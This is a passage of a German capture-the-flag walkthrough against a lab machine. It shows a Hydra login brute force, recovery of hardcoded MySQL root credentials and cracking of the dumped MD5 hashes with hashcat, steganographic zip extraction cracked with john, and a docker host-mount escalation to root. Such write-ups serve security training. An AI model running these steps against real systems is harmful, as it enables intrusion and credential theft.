9-0	2699	0/215/215	_	0.04	8	0	0.0	0.17	127.0.0.1	http/1.1	127.0.1.1:9001	GET /basilix/ HTTP/1.1	
10-0	2700	0/284/284	_	0.05	13	0	0.0	0.22	127.0.0.1	http/1.1	127.0.1.1:9001	GET /examples/context HTTP/1.1	

Im `/images`-Verzeichnis wird sogar ein Default Directory Listing angezeigt. Die zwei Bilder helfen aber auch nicht weiter.



## Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">002d7e638fb463fb7a266f5ffc7ac47d.gif</a>	2020-10-03 04:03	2.0M	
<a href="#">hacker-with-laptop_23-2147985341.jpg</a>	2020-10-03 04:24	67K	

Apache/2.4.29 (Ubuntu) Server at localhost Port 9001

Gobuster hat Probleme über Proxychains zu arbeiten, deswegen alternativ mit OWASP dirbuster. Aber auch hier findet man keine neuen Verzeichnisse.

The screenshot shows the OWASP DirBuster tool interface. At the top, it displays the URL `http://localhost:9001/`. Below the URL, there's a navigation bar with File, Options, About, and Help. The main area contains a table titled "Scan Information" with the following data:

Type	Found	Response	Size
File	/index.php	200	762
Dir	/	200	760
Dir	/images/	200	1433
Dir	/icons/	403	444
Dir	/icons/	403	446
File	/account.php	200	147

Below the table, there are several status indicators and controls:

- Current speed: 79 requests/sec
- Average speed: (T) 80, (C) 77 requests/sec
- Parse Queue Size: 0
- Total Requests: 4452/2646575
- Time To Finish: 09:31:53
- Buttons: Back, Pause, Stop
- Links: Report, /icons/FAQ.php
- Text: (Select and right click for more options)
- Text: Current number of running threads: 10

Ein anderer Versuch wäre es die Login-Seite zu fuzzzen. Aus dem HTTP-Request lassen sich die Form-Parameter entnehmen, welche anschließend Hydra als Template mitgegeben werden.

# Customer Portal

## Log In

Username

Password

The screenshot shows a browser's developer tools Network tab. The table lists two requests:

Initiator	Type	Transferred	Size
document	html	687 B	632 B
FaviconLoader.jsm:191 (img)	html	cached	273 B

On the right, the Request panel shows the form data for the first request:

```
username: "j"
password: "j"
submit: "Submit"
```

```
proxychains hydra -l /usr/share/wordlists/seclists/Fuzzing/Databases/MySQL.fuzzdb.txt -P
/usr/share/wordlists/seclists/Fuzzing/Databases/MySQL.fuzzdb.txt localhost -s 9001 -V http-post-form
'/index.php:username=^USER^&password=^PASS^&submit="Submit":S=logout'
```

Auch dieser Versuch trägt keine Früchte. Es bleibt nun noch die Option lokal nach dem Quelltext des Webservers zu suchen. Üblicherweise müsste bei Apache-`httpd` etwas in `/var/www` aufzufinden sein. Tatsächlich findet man dort sowohl den Quelltext des `anfangs` (s. Kapitel 3) gesichteten Webservers (`/var/www/html`) und auch den des internen Webservers (`/var/www/files`).

```

apaar@ubuntu:~$ ls
Local.txt socat
apaar@ubuntu:~$ cd /
apaar@ubuntu:/$ ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz.old
boot dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
apaar@ubuntu:/$ cd /var
apaar@ubuntu:/var$ ls
backups cache crash lib local lock log mail opt run snap spool tmp www
apaar@ubuntu:/var$ cd ./www
apaar@ubuntu:/var/www$ ls
files html
apaar@ubuntu:/var/www$ cd ./html/
apaar@ubuntu:/var/www/html$ ls
about.html contact.html css images js preview_img single-blog.html team.html
blog.html contact.php fonts index.html news.html secret style.css
apaar@ubuntu:/var/www/html$ cd ..
apaar@ubuntu:/var/www$ ls
files html
apaar@ubuntu:/var/www$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Oct  3 2020 .
drwxr-xr-x 14 root root 4096 Oct  3 2020 ..
drwxr-xr-x 3 root root 4096 Oct  3 2020 files
drwxr-xr-x 8 root root 4096 Oct  3 2020 html
apaar@ubuntu:/var/www$ cd ./files/
apaar@ubuntu:/var/www/files$ ls
account.php hacker.php images index.php style.css
apaar@ubuntu:/var/www/files$ cd ..
apaar@ubuntu:/var/www$ cd files/
apaar@ubuntu:/var/www/files$ ls
account.php hacker.php images index.php style.css
apaar@ubuntu:/var/www/files$ cat index.php
<html>
<html>
<body>
<?php
    if(isset($_POST['submit']))
    {
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
            $con = new PDO("mysql:dbname=webportal;host=localhost", "root", "!@m+her00+@db");
            $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
        }
        catch(PDOException $e)
        {
            exit("Connection failed ". $e->getMessage());
        }
        require_once("account.php");
        $account = new Account($con);
        $success = $account->login($username,$password);
        if($success)
        {
            header("Location: hacker.php");
        }
    }
?>
<link rel="stylesheet" type="text/css" href="style.css">
<div class="signInContainer">
    <div class="column">
        <div class="header">
            <h2 style="color:blue;">Customer Portal</h2>
            <h3 style="color:green;">Log In</h3>
        </div>
        <form method="POST">
            <?php echo $success?>
            <input type="text" name="username" id="username" placeholder="Username" required>
            <input type="password" name="password" id="password" placeholder="Password" required>
            <input type="submit" name="submit" value="Submit">
        </form>
    </div>
</div>
</body>
</html>

```

Innerhalb des Backend-Quelltextes wurde direkt Nutzer und Passwort für die MySQL-Datenbank (auf Port 3306) angegeben.

DB-User : **root**

DB-PW: **!@m+her00+@db**

Und damit ist es möglich die Nutzerdaten aus der Datenbank zu extrahieren.

```
!> apaar@ubuntu:/var/www/files$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases
      -> ;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| sys            |
| webportal      |
+-----+
5 rows in set (0.00 sec)
```

Es ist aus dem Quelltext der `index.php` bekannt, dass die Nutzerdaten in der Datebanke *webportal* liegen.

```
mysql> show tables
      -> ;
+-----+
| Tables_in_webportal |
+-----+
| users                |
+-----+
1 row in set (0.00 sec)

mysql> select * from users
      -> ;
+-----+-----+-----+-----+
| id | firstname | lastname | username | password           |
+-----+-----+-----+-----+
| 1  | Anurodh   | Acharya  | Aurick   | 7e53614ced3640d5de23f111806cc4fd |
| 2  | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Die Passwörter sind MD5-gehasht, aber es sind schwache Passwörter:

```
hashcat -m 0 7e53614ced3640d5de23f111806cc4fd /usr/share/wordlists/rockyou.txt

hashcat -m 0 7e53614ced3640d5de23f111806cc4fd /usr/share/wordlists/rockyou.txt --show
7e53614ced3640d5de23f111806cc4fd:masterpassword

# für Apaar
hashcat -m 0 686216240e5af30df0501e53c789a649 /usr/share/wordlists/rockyou.txt --show
686216240e5af30df0501e53c789a649:don'taskdon'ttell
```

Vielleicht hat der Nutzer Aurick sein Passwort lokal wiederverwendet.

```
apaar@ubuntu:/var/www/files$ su aurick
Password:
su: Authentication failure
```

Schade...

Immerhin kann man sich jetzt auf der Login-Seite anmelden (ob nun mit Aurick oder Apaar ist egal)



## 7. Privilege Escalation

Dieser Punkt ist ziemlich frustrierend und bringt wenig für die Praxis. An dieser Stelle musste ein offizielles Writeup aufgeschlagen werden, um nachzusehen, was mit "Look in the dark" gemeint sein soll. Scheinbar weist die Aussage darauf hin, dass in dem Bild Informationen versteckt sind...

```
steghide extract -sf hacker.jpg
zip2john backup.zip > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
1 x
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
password      (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2022-12-10 08:49) 8.333g/s 102400p/s 102400c/s 102400C/s total190..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Die extrahierte Datei enthält Quelltext, worin ein codiertes Klartextpasswort verwendet wurde .

```
<html>
<head>
    Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
    <form method="POST">
        Username: <input type="text" name="name" placeholder="username"><br><br>
        Email: <input type="email" name="email" placeholder="email"><br><br>
        Password: <input type="password" name="password" placeholder="password">
        <input type="submit" name="submit" value="Submit">
    </form>
<?php
if(isset($_POST['submit']))
{
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
        $random = rand(1000,9999);?><br><br><br>
        <form method="POST">
            Enter the OTP: <input type="number" name="otp">
            <input type="submit" name="submitOtp" value="Submit">
        </form>
        <?php mail($email,"OTP for authentication",$random);
        if(isset($_POST["submitOtp"]))
        {
            $otp = $_POST["otp"];
            if($otp == $random)
            {
                echo "Welcome Anurodh!";
                header("Location: authenticated.php");
            }
            else
            {
                echo "Invalid OTP";
            }
        }
    }
    else
    {
        echo "Invalid Username or Password";
    }
}
?>
</html>
```

Mit bspw. Cyberchef lässt sich dieses in ASCII-Format decodieren.

Last build: A day ago

Recipe		Input
<b>From Base64</b>	<input type="button" value="X"/> <input type="button" value="  "/>	IWQwbnRLbjB3bVlwQHNzdzByZA==
Alphabet A-Za-z0-9+=		
<input checked="" type="checkbox"/> Remove non-alphabet chars	<input type="checkbox"/> Strict mode	

**Output**

```
!d0ntKn0wmYp@ssw0rd
```

PW: !d0ntKn0wmYp@ssw0rd

Die Quelltextzeile

```
echo "Welcome Anurodh!" ;
```

lässt vermuten, dass es sich um das Passwort von Anurodh handelt.

```
apaar@ubuntu:/var/www/files$ su anurodh
Password:
anurodh@ubuntu:/var/www/files$
```

Als Apaar waren wir nicht in der Docker-Gruppe. Vielleicht jetzt?

```
-rw-r--r-- 1 anurodh anurodh 1211 Oct 10 14:40 index.html
anurodh@ubuntu:~$ groups
anurodh docker
anurodh@ubuntu:~$
```

Sehr gut, der Rest ist einfach. Es ist lediglich ein lokal vorhandenes Docker-Image zu suchen

```
docker images
# REPOSITORY      TAG      IMAGE ID      CREATED      SIZE
# alpine          latest   a24bb4013296  2 years ago   5.57MB
# hello-world     latest   bf756fb1ae65  2 years ago   13.3kB
```

In dieses wird das Host-Verzeichnis gemountet und da der Container als Root-Nutzer gestartet wird ist man nun Root-Nutzer des Zielsystems.

```
docker run -it -v /:/host/ alpine:latest chroot /host/ bash
cd /root
```

```
anurodh@ubuntu:~$ docker run -it -v /:/host/ alpine:latest chroot /host/ bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@df76c24fa67a:/# ls
bin  cdrom  etc  initrd.img    lib   lost+found  mnt  proc  run  snap  swap.img  tmp  var      vmlinuz.old
boot dev   home  initrd.img.old lib64 media       opt  root  sbin  srv   sys      usr  vmlinuz
root@df76c24fa67a:/# cd /root
root@df76c24fa67a:~/# ls
proof.txt
root@df76c24fa67a:~/#
```

## 8. Zusammenfassung

Der Angriffspfad bestand in Kurzform aus diesen Schritten:

- Externe Service Enumeration auf dem Zielsystem mit nmap (FTP- und Webserver)
- Web Directory Bruteforcing zeigt versteckte Kommandozeile unter `/secret`
- Aufbau einer Reverse-Shell über die Kommandozeile
- Privilege Escalation von `www-data` zu Nutzer `Apaar` über sudo-Nutzer ausführbare Datei `.helpline.sh`
- Aufwertung (bzw. Persistenz) der Shell-Session über ssh private key für `Apaar`
- Lokale Enumeration auf dem Zielhost mit `linpeas.sh` (zwei interne Dienste entdeckt)
- SSH-Tunnel mit Proxychains für Pivoting konfiguriert, anschließend Scan der Dienste über Proxy
- Quelltext des Webservers enthält Passwort für MySQL-Server
- Passwort-Hashes aus Datenbank extrahiert und mit hashcat erraten
- Zugriff auf internes Webinterface --> Bild mit versteckten Informationen
- `backup.zip` aus Bild extrahiert, Passwort der zip mit johnTheRipper Wordlist erraten
- entpackter Quelltext enthält Passwort des Nutzers `Anurodh`, dieser ist in docker Gruppe
- Privilege Escalation zu Root über Host-Mount